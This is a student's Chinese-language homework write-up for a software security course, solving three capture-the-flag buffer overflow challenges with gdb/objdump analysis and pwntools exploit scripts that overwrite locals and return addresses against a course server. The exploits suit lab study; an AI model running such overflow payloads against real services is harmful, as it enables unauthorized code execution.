Software Security HW01 Breakdown

姓名：张凌铭

学号：3180103857

1. Buffer Overflow Baby

查看bof-baby.c源码，main()函数中调用了hear()函数，hear()函数会对定义的两个局部变量p1和p2作比较，如果两者相等，会调用system()函数，调出终端。那需要做的就是通过溢出缓冲区**str[LENGTH]**从而修改p1和p2的值，考虑到gets()函数会将末尾的'\n'替换成'\0'，p1和p2的值都应该被修改，如果仅修改p2的值，p1的值将被'\0'填充，达不到预期目标。因此，编写exploit.py如下：

```
from pwn import *

conn = remote("47.99.80.189", 10001)
conn.recvuntil("StudentID:\n")
StuID = b"3180103857"
conn.sendline(StuID)
conn.recvuntil("characters:\n")
payload = b"\xaa" * 50 + b"6" * 2
conn.sendline(payload)
conn.interactive()
```

这里，我们用**b"6"**来替代p1和p2的原值，运行exploit.py，结果如下：


本次生成的**flag**为**ssec2021{bof-baby|fe4b4d90}**.

2. Buffer Overflow Boy


查看bof-boy.c的源代码，需要通过read()函数溢出缓冲区buffer，但这里需要注意的是func()中存在字符串长度检查，如果字符串的长度大于10，输出错误信息并且退出。所以在构造恶意字符串的时候需要**00截断**，绕过strlen()。而target_code()函数的地址可以通过objdump得到：

```
> objdump -d bof-boy
```


如图所示，**target_code()**函数的地址为**0x08048576**，因为没有开启ASLR，所以该地址是不会改变的。



一开始直觉上认为buffer的基地址为(%ebp-10)，然后在exploit的过程中抛出错误EOFError。通过gdb跟踪程序运行流程，在read()函数调用处以及read()函数调用后的下一条指令处设置断点，观察%ebp和buffer基地址的位置：



键盘输入"aaaaaaaaaa"后，触发第二个断点。由下图可知，ebp寄存器的值为**0xFFFFD038**，buffer的基地址为**0xFFFFD026**，两者的偏移值为**0x12**，也就是说，我们需要填充**18**个字节，再溢出old frame pointer(4字节)，再溢出return address(4字节)。



那么，我们的exploit.py如下所示，构造的字符串由**9个"a" + 9个"\x00" + 填充旧栈帧的0xdeadbeef + 0x08048576(target_code地址)**构成：

```
from pwn import *


conn = remote("47.99.80.189", 10002)
conn.recvuntil("StudentID:\n")
StuID = b"3180103857"
conn.sendline(StuID)
conn.recvuntil("me! \n")
payload = b"a" * 9 + chr(0).encode() + p64(0) + p32(0xdeadbeef) +
p32(0x08048576);
conn.sendline(payload)
conn.interactive()
```


运行exploit.py，结果如下所示：

本次生成的**flag**为**ssec2021{bof-boy|fe4b4d90}**.


3. Buffer Overflow Again

这一次，我们不仅需要覆写return address，还需要将对应的参数**arg1**和**arg2**通过缓冲区溢出的方式进行设置。(这里不需要考虑00截断。)

首先，通过**objdump**来得到buffer基地址与%ebp寄存器之间的偏移量，因为read()函数接收3个参数，那么图中红框部分的%edx也就存储了buffer基地址信息，其值为**%ebp-0x1C**，也就是说偏移量为0x1C=**28**字节，我们首先需要填充**28**字节。



填充完28字节后，此时溢出到%ebp地址处，采用0xdeadbeef覆写old frame pointer。接下来填入target_code函数的地址来覆写return address，函数地址同样由objdump得到，为0x08048516：



到这里，我们要想想，通过覆写return address跳转到target_code函数后，对于target_code函数而言，栈上应该有什么？从低地址到高地址的方向来看，应该有return address，arg1，arg2。所以，我们需要在构造的字符串中呈现出这些信息，return address的值对于target_code没有意义，设为0xdeadbeef。紧跟着，应该有arg1的值0xaaaabbbb以及arg2的值0xccccdddd。那么，exploit.py就如下所示：

```
from pwn import *

conn = remote("47.99.80.189", 10003)
conn.recvuntil("StudentID:\n")
StuID = b"3180103857"
conn.sendline(StuID)
conn.recvuntil("me! \n")
payload = b"a" * 28 + p32(0xdeadbeef) + p32(0x08048516) + p32(0xdeadbeef) +
p32(0xaaaabbbb) + p32(0xccccdddd);
conn.sendline(payload)
conn.interactive()
```

运行exploit.py，结果如下所示：

本次生成的flag为ssec2021{bof-again|fe4b4d90}.